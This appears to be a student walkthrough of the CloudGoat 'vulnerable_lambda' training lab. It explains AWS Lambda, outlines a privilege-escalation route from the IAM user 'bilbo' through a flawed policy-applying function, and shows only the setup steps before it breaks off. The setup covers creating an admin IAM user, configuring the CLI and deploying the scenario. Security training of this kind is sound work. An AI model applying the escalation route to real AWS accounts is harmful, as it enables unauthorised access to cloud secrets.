# CloudGoat vulnerable_lambda walkthrough

## Introduction

Serverless computing is a method of providing backend services on an as-used basis. A serverless provider allows users to write and deploy code without the hassle of worrying about the underlying infrastructure. A company that gets backend services from a serverless vendor is charged based on their computation and do not have to reserve and pay for a fixed amount of bandwidth or number of servers, as the service is auto-scaling. Note that despite the name serverless, physical servers are still used but developers do not need to be aware of them.

Examples of Serverless Services are:

1. **Function as a Service (FaaS) -** A model where small, self-contained pieces of code (functions) are executed e.g *AWS Lambda, Azure Functions, Google Cloud Functions.*
2. **Backend as a Service (BaaS)**: *Managed databases, authentication services.*

How serverless computing works

1. Developers write code, often as individual functions.
2. The code is deployed to a serverless platform (like AWS Lambda, Azure Functions, Google Cloud Functions).
3. An event occurs (e.g., a user uploads a photo).
4. The cloud provider instantly spins up a container, runs the function, and then tears it down.

AWS Lambda is a serverless computing service provided by Amazon Web Services (AWS). Users of AWS Lambda create functions, self-contained applications written in one of the supported languages and runtimes, and upload them to AWS Lambda, which executes those functions in an efficient and flexible manner.

The Lambda functions can perform any kind of computing task, from serving web pages and processing streams of data to calling APIs and integrating with other AWS services.

**How does AWS Lambda work?:** Each Lambda function runs in its own container. When a function is created, Lambda packages it into a new container and then executes that container on a multi-tenant cluster of machines managed by AWS. Before the functions start running, each function's container is allocated its necessary RAM and CPU capacity. Once the functions finish running, the RAM allocated at the beginning is multiplied by the amount of time the function spent running. The customers then get charged based on the allocated memory and the amount of run time the function took to complete.

## Objective

To gain hands-on experience in identifying and mitigating security risks associated with serverless computing environments, specifically focusing on AWS Lambda functions. On completion of this assignment, I will be able to gain practical insights into common security vulnerabilities and learn how to secure Lambda functions effectively.

## Requirements

1. CloudGoat - CloudGoat is Rhino Security Labs' "Vulnerable by Design" cloud deployment tool. It allows you to hone your cloud cybersecurity skills by creating and completing several "capture-the-flag" style scenarios.

## Scenario Resources

- 1 IAM User
- 1 IAM Role
- 1 Lambda

- 1 Secret

## Scenario Start(s)

IAM User 'bilbo'


## Scenario Goal(s)

Find the scenario's secret. (cg-secret-XXXXXX-XXXXXX)

## Summary

In this scenario, you start as the 'bilbo' user. You will assume a role with more privileges, discover a lambda function that applies policies to users, and exploit a vulnerability in the function to escalate the privileges of the bilbo user in order to search for secrets.


## Exploitation Route(s)






## Steps Taken to complete vulnerable_lambda scenario


## 1. Setting up CloudGoat Profile and vulnerable_lambda in Kali.


- From the AWS console in the browser, I created an IAM user that would enable me to generate security credentials to authenticate to AWS cli using the access keys given in the console.
- I used *aws configure --profile cloudgoat* to create a profile in the cli using the IAM user's access credentials.





Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Create user | IAM | Global
us-east-1.console.aws.amazon.com/iam/home?region=eu-north-1#/users/create
IAM > Users > Create user
Step 1
Specify user details
Step 2
Set permissions
Step 3
Review and create
Review and create
Review your choices. After you create the user, you can view and download the autogenerated password, if enabled.
User details
User name
cloudgoat
Console password type
None
Require password reset
No
Permissions summary
Name
Type
Used as
AdministratorAccess
AWS managed - job function
Permissions policy
Tags - optional
Tags are key-value pairs you can add to AWS resources to help identify, organize, or search for resources. Choose any tags you want to associate with this user.
No tags associated with the resource.
Add new tag
You can add up to 50 more tags.
Cancel
Previous
Create user
CloudShell
Feedback
Console Mobile App
© 2025, Amazon Web Services, Inc. or its affiliates.
Privacy
Terms
Cookie preferences
ENG
17:00


Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
cloudgoat | IAM | Global
us-east-1.console.aws.amazon.com/iam/home?region=eu-north-1#/users/details/cloudgoat?section=security_credentials
IAM > Users > cloudgoat
Identity and Access Management (IAM)
Search IAM
Dashboard
Access management
User groups
Users
Roles
Policies
Identity providers
Account settings
Root access management
Temporary delegation requests
New
Access reports
Access Analyzer
Resource analysis New
Unused access
Analyzer settings
Credential report
User created successfully
You can view and download the user's password and email instructions for signing in to the AWS Management Console.
View user
Multi-factor authentication (MFA) (0)
Remove
Resync
Assign MFA device
Use MFA to increase the security of your AWS environment. Signing in with MFA requires an authentication code from an MFA device. Each user can have a maximum of 8 MFA devices assigned. Learn more
Type
Identifier
Certifications
Created on
No MFA devices. Assign an MFA device to improve the security of your AWS environment
Assign MFA device
Access keys (0)
Create access key
Use access keys to send programmatic calls to AWS from the AWS CLI, AWS Tools for PowerShell, AWS SDKs, or direct AWS API calls. You can have a maximum of two access keys (active or inactive) at a time. Learn more
No access keys. As a best practice, avoid using long-term credentials like access keys. Instead, use tools which provide short term credentials. Learn more
Create access key
API keys for Amazon Bedrock (0)
Actions
Generate API Key
Use API keys for Amazon Bedrock to integrate into your library of choice and make API requests programmatically. You can have a maximum of two long-term API keys (active, inactive, or expired) at a time. Learn more
CloudShell
Feedback
Console Mobile App
© 2025, Amazon Web Services, Inc. or its affiliates.
Privacy
Terms
Cookie preferences
ENG
17:01










- I was able to verify the IAM user using *aws sts get-caller-identity --profile cloudgoat*





- Using *cloudgoat create vulnerable_lambda,* I created the scenario resources.
- The IAM user ‘bilbo’ is created with an access key and a secret key. The IAM user can also be seen now in the AWS Console.


Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
n3v1ll3@neville: ~
